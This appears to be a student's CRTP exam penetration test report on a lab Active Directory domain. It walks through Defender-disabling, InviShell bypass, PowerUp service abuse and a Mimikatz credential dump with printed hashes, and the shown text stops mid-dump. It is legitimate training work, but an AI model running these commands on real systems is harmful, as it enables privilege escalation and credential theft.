CERTIFIED RED TEAM PROFESSIONAL

CRTP Penetration Test Report

fonso.gonzalezsan@gmail.com

Index

1. Certified Red Team Professional CRTP Penetration Test Report

1.1 Introduction

The CRTP Exam penetration test report contains all efforts that were conducted in order to pass the CRTP Certification exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Certified Red Team Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the exam network. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The penetration testing fully report include the following sections:


- Overall High-Level Summary and Recommendations.
- Methodology walk-through.
- Each finding with included screenshots and walk-through.
- Any additional items.

2. High-Level Summary

I was tasked with performing an internal penetration test towards Certified Red Team Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate in internal exam systems the **finance.com** domain and **tech.finance.corp** machines of the network. The student overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to the Certified Red Team.

When performing the attacks, I was able to gain access to multiple machines, primarily due to Active directory poor security configurations. During the testing, I had administrative level access to and obtain remote command execution to multiple systems. Brief description are listed below:

- *172.16.100.1 - STUDVM.tech.finance.corp*
- *172.16.5.156 - MGMTSRV.tech.finance.corp*
- *172.16.6.30 - TECHSRV30.tech.finance.corp*
- *172.16.6.31 - DBSERVER31.tech.finance.corp*
- *172.16.4.1 - TECH-DC.tech.finance.corp*
- *172.16.4.2 - FINANCE-DC.finance.corp*



The high-level summary of the chronological penetration test execution during the exam was the following:

1. Access to the student machine STUDVM, with non Administrative privileges tech\studentuser
1.1 Local privilege escalation
1.2 Dump lsass process, SAM and obtain machine credentials with the STUDVM$ account machine password
2. Access to MGMTSRV due to abuse of Active directory missconfiguration of Constrined delegation between SUTDVM and MGMTSRV with user Domain Admin tech\Administrator (impersonate)
2.1 Dump lsass process, SAM machine credentials and obtain tech\techservice user
3. Access to TECHSRV30 with tech\techservice account that has administrator privileges.
3.1 Dump lsass process, SAM machine credentials, Vault Windows credentials for scheduledTasks
4. Access to DBSERVER31 Database MSQL Instance with user tech\ databaseagent
4.1 Execute commands on the Opertive System and gain access with xp_cmdshell
5. With the sqlserversync due to ACLs, its possible perform a DCSync Attack in order to obtain the tech\krbtgt user or tech\Administrator user.
5.1 With the Domain administrator it’s possible access to tech.finance.corp.
6. Abuse of Unconstrained delegation on the finance-dc and tech-dc server in order to gain access such Enterprise Admin to finance-dc.

3. Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- *172.16.100.1 - STUDVM.tech.finance.corp*
- *172.16.5.156 - MGMTSRV.tech.finance.corp*
- *172.16.6.30 - TECHSRV30.tech.finance.corp*
- *172.16.6.31 - DBSERVER31.tech.finance.corp*
- *172.16.4.1 - TECH-DC.tech.finance.corp*
- *172.16.4.2 - FINANCE-DC.finance.corp*

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to systems. During this penetration test, I was able to successfully gain access to 6 out of the 6 systems.

3.4 Maintaining Access


Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

4. Technical Walk-throug

From my personal point of view, from the mind of the attacker, the correct way to perform the lab exam is the order defined in the following points sequentially due to the information collected from the domains. As you can see below on the next BloodHound capture:



4.1 Target – *172.16.100.1 - STUDVM.tech.finance.corp*

4.1.1 Initial Access

Initial access via web and via VPN + RDP in order to share the tools from my local computer.

User : studentuser

Domain: tech

Credentials: 57v22j4bS0l6Z8PEWBd3Y

```
xfreerdp  /u:studentuser /p:57v22j4bS0l6Z8PEWBd3Y /v:172.16.100.1 /f
/drive:tools,/media/f0ns1/2376533c-e89e-40ac-a692-c181e0c0ade7/downloads/Tools
```

4.1.2 Privilege Escalation

With the studentuser loged on STUDVM machine, open cmd and run Invishell:

```
C:\Users\studentuser\Tools>.\RunWithRegistryNonAdmin.bat
C:\Users\studentuser\Tools>set COR_ENABLE_PROFILING=1
C:\Users\studentuser\Tools>set COR_PROFILER={cf0d821e-299b-5307-a3d8-
b283c03916db}
C:\Users\studentuser\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-
5307-a3d8-b283c03916db}" /f
The operation completed successfully.
C:\Users\studentuser\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-
5307-a3d8-b283c03916db}\InprocServer32" /f
The operation completed successfully.
C:\Users\studentuser\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-
5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "C:\Users\studentuser\
Tools\InShellProf.dll" /f
The operation completed successfully.
C:\Users\studentuser\Tools>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

Import PowerUp module required for enumeration:


```
PS C:\Users\studentuser\Tools> Import-Module .\PowerView.ps1
PS C:\Users\studentuser\Tools> Import-Module .\PowerUp.ps1
```

Execute Invoke-AllCheck that detect the vulnerable service in order to abuse and gaining local administration privileges:

```
PS C:\Users\studentuser\Tools> Invoke-AllChecks
[*] Running Invoke-AllChecks
[*] Checking if user is in a local group with administrative privileges...
[*] Checking for unquoted service paths...
….
```

Abuse of vulnerable vds service:

```
PS C:\Users\studentuser\Tools> Invoke-ServiceAbuse -Name 'vds' -Command 'net localgroup Administrators tech\
studentuser /add'
ServiceAbused Command
------------- -------
vds net localgroup Administrators tech\studentuser /add
```



4.1.3 Post-Exploitation

It is required, logoff the *studentuser* session and login again in order to update the changes in the current session.

```
Microsoft Windows [Version 10.0.17763.2510]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /all

USER INFORMATION
----------------

User Name        SID
================ ==============================================
tech\studentuser S-1-5-21-1325336202-3661212667-302732393-1108


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled


USER CLAIMS INFORMATION
```

Disable real time monitoring of Microsoft Defender:

```
PS C:\Users\studentuser\Tools> Set-MpPreference -DisableRealtimeMonitoring $true
```

Use Mimikatz in order to dump lsass process of *STUDVM* machine:

```
PS C:\Windows\system32> C:\AD\Tools\SafetyKatz.exe "privilege::debug" "sekurlsa::ekeys"

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51

.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)

## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )

## \ / ## > https://blog.gentilkiwi.com/mimikatz

'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )

'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug

Privilege '20' OK

mimikatz(commandline) # sekurlsa::ekeys

Authentication Id : 0 ; 1538200 (00000000:00177898)
```

Session : RemoteInteractive from 3

User Name : studentuser

Domain : TECH

Logon Server : TECH-DC

Logon Time : 5/3/2023 5:58:17 PM

SID : S-1-5-21-1325336202-3661212667-302732393-1108

* Username : studentuser

* Domain : TECH.FINANCE.CORP

* Password : (null)

* Key List :

aes256_hmac 5b459bd16522fae72ebdcc13b4b926e3a14f13261da987d86cd07101c38d635e

rc4_hmac_nt 17963d5373ecabb6f9ef804577e03c61

rc4_hmac_old 17963d5373ecabb6f9ef804577e03c61

rc4_md4 17963d5373ecabb6f9ef804577e03c61

rc4_hmac_nt_exp 17963d5373ecabb6f9ef804577e03c61

rc4_hmac_old_exp 17963d5373ecabb6f9ef804577e03c61

Authentication Id : 0 ; 1528735 (00000000:0017539f)

Session : Interactive from 3

User Name : DWM-3

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/3/2023 5:58:17 PM

SID : S-1-5-90-0-3

* Username : STUDVM$

* Domain : tech.finance.corp

* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

* Key List :

aes256_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b

aes128_hmac 3e1b96d167acccf996941d14120cad69

rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594

rc4_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_nt_exp ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 39533 (00000000:00009a6d)

Session : Interactive from 1

User Name : DWM-1

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/3/2023 4:39:45 PM

SID : S-1-5-90-0-1

* Username : STUDVM$

* Domain : tech.finance.corp

* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

* Key List :

aes256_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b

aes128_hmac 3e1b96d167acccf996941d14120cad69

rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594

rc4_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_nt_exp ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 996 (00000000:000003e4)

Session : Service from 0

User Name : STUDVM$

Domain : TECH

Logon Server : (null)

Logon Time : 5/3/2023 4:39:43 PM

SID : S-1-5-20

* Username : studvm$

* Domain : TECH.FINANCE.CORP

* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

* Key List :

aes256_hmac f607f955b57d2bce931d3fa54f9d760d1aa30c385e30637d54958a056ae6c066

rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594

rc4_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_nt_exp ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 1538085 (00000000:00177825)

Session : RemoteInteractive from 3

User Name : studentuser

Domain : TECH

Logon Server : TECH-DC

Logon Time : 5/3/2023 5:58:17 PM

SID : S-1-5-21-1325336202-3661212667-302732393-1108

* Username : studentuser

* Domain : TECH.FINANCE.CORP

* Password : (null)

* Key List :

aes256_hmac 5b459bd16522fae72ebdcc13b4b926e3a14f13261da987d86cd07101c38d635e

rc4_hmac_nt 17963d5373ecabb6f9ef804577e03c61

rc4_hmac_old 17963d5373ecabb6f9ef804577e03c61

rc4_md4 17963d5373ecabb6f9ef804577e03c61

rc4_hmac_nt_exp 17963d5373ecabb6f9ef804577e03c61

rc4_hmac_old_exp 17963d5373ecabb6f9ef804577e03c61

Authentication Id : 0 ; 1528704 (00000000:00175380)

Session : Interactive from 3

User Name : DWM-3

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/3/2023 5:58:17 PM

SID : S-1-5-90-0-3

* Username : STUDVM$

* Domain : tech.finance.corp

* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

* Key List :

aes256_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b

aes128_hmac 3e1b96d167acccf996941d14120cad69

rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594

rc4_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_nt_exp ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 1528019 (00000000:001750d3)

Session : Interactive from 3

User Name : UMFD-3

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 5:58:17 PM

SID : S-1-5-96-0-3

* Username : STUDVM$

* Domain : tech.finance.corp

* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

* Key List :

aes256_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b

aes128_hmac 3e1b96d167acccf996941d14120cad69

rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594

rc4_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_nt_exp ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 39584 (00000000:00009aa0)

Session : Interactive from 1

User Name : DWM-1

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/3/2023 4:39:45 PM

SID : S-1-5-90-0-1

* Username : STUDVM$

* Domain : tech.finance.corp

* Password : c7 2c 09 2c c0 80 fd 81 44 f7 50 43 d8 52 51 d2 8b e9 38 d7 f3 df 1e 2b 4c 59 65 7f 91 fc 8e f7 58 a8 1b f2 23 18 0d e9 4d 34 80 ce 32 2a a3 fb 2a 8f b4 cf ec 3e f3 1a 66 8c 34 ab 4b 49 18 1a c2 e8 43 33 2e e9 d7 5f 60 c8 4b 14 67 0a 43 21 ae f1 cd 7c 17 e5 84 ac 00 eb 29 08 35 a5 ed 1a e1 d5 43 bb 58 c5 c9 74 52 8f d1 9a ac f2 8b 63 c6 27 62 86 46 2f 45 e9 91 63 70 fc e0 e6 5a 7c b7 03 71 53 00 a8 f6 e7 e0 47 9a 0a 3e a7 93 cb b3 7f 85 4c 61 88 d0 11 76 5e fe 69 b6 36 77 1b e2 9f 82 33 de 14 d7 69 5b 4b f3 a9 b6 cc 53 23 ff 8e cd 40 f6 46 93 84 19 25 ad 74 f8 61 5f 88 bc 70 84 ec 58 ee 83 df 84 5b d6 a7 e5 69 4f eb 6d 68 a0 8d 3e 75 fb 9a ed 59 3e 62 af aa a5 5a 3a ba 27 b9 a7 e8 39 5b ff 59 26 0c 53 e4 b0 73

* Key List :

aes256_hmac d136cdadaf8eccf5457412fec5c37ec0a68ce77cc6c2eaeec65480fd66edf8f4

aes128_hmac 4fcc98b25a9fc9d7066451b48d42285c

rc4_hmac_nt a69bf36e50f4b0167caf7a58badb318a

rc4_hmac_old a69bf36e50f4b0167caf7a58badb318a

rc4_md4 a69bf36e50f4b0167caf7a58badb318a

rc4_hmac_nt_exp a69bf36e50f4b0167caf7a58badb318a

rc4_hmac_old_exp a69bf36e50f4b0167caf7a58badb318a

Authentication Id : 0 ; 22072 (00000000:00005638)

Session : Interactive from 1

User Name : UMFD-1

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 4:39:41 PM

SID : S-1-5-96-0-1

* Username : STUDVM$

* Domain : tech.finance.corp

* Password : 00 4f 26 34 5b b3 b3 0e 28 f3 0d 52 22 58 da 7d 4d 7b df 12 11 1e c6 7c 31 1e 00 18 ad 6a 9a a9 47 b8 a2 81 46 ac 68 f2 2b 84 c3 a6 2f ba 40 8b 45 10 17 4e 04 36 bd 07 ac cc fa a4 51 f1 70 78 ad 2c 78 36 e9 f2 d6 29 7a 0c a6 c5 64 1a 1a 5d 5e 7f a3 d3 ee 49 e4 fc aa 4d 3d 40 b5 b5 5e 36 52 c3 ac 0b 57 df c6 00 f3 a5 17 0d f8 84 31 88 ed ac 03 f6 58 f1 45 70 ca b0 45 f5 f9 e1 0b f4 ea 5b e6 ac 33 2e da b4 9c bd 2b 06 4a 12 84 e9 ea c4 7c b8 6c 0c 84 e0 f3 de c3 78 09 64 1a fe 64 bb 7d 32 e2 8f ba d6 66 67 26 f9 db 4e 3f 45 e0 20 39 7d 49 ce a3 cc a2 82 b2 87 46 b8 17 a6 8d 10 b1 eb d6 d8 2e c1 ba 28 df 82 74 b8 83 95 44 3d 55 33 fa 00 03 de ab 79 01 49 92 d5 cc d4 4f 3b 7a 46 84 df de 00 34 bb ec 52 67 6d 95 33

* Key List :

aes256_hmac 6b642a4695a6b62daa9e47effa07c457a752feb07dee387ed5f7f86d5d71469b

aes128_hmac 3e1b96d167acccf996941d14120cad69

rc4_hmac_nt ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old ca4bc94d3a0de993aa03d491af5ba594

rc4_md4 ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_nt_exp ca4bc94d3a0de993aa03d491af5ba594

rc4_hmac_old_exp ca4bc94d3a0de993aa03d491af5ba594

Authentication Id : 0 ; 22015 (00000000:000055ff)

Session : Interactive from 0

User Name : UMFD-0

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/3/2023 4:39:41 PM

SID : S-1-5-96-0-0

* Username : STUDVM$

* Domain : tech.finance.corp

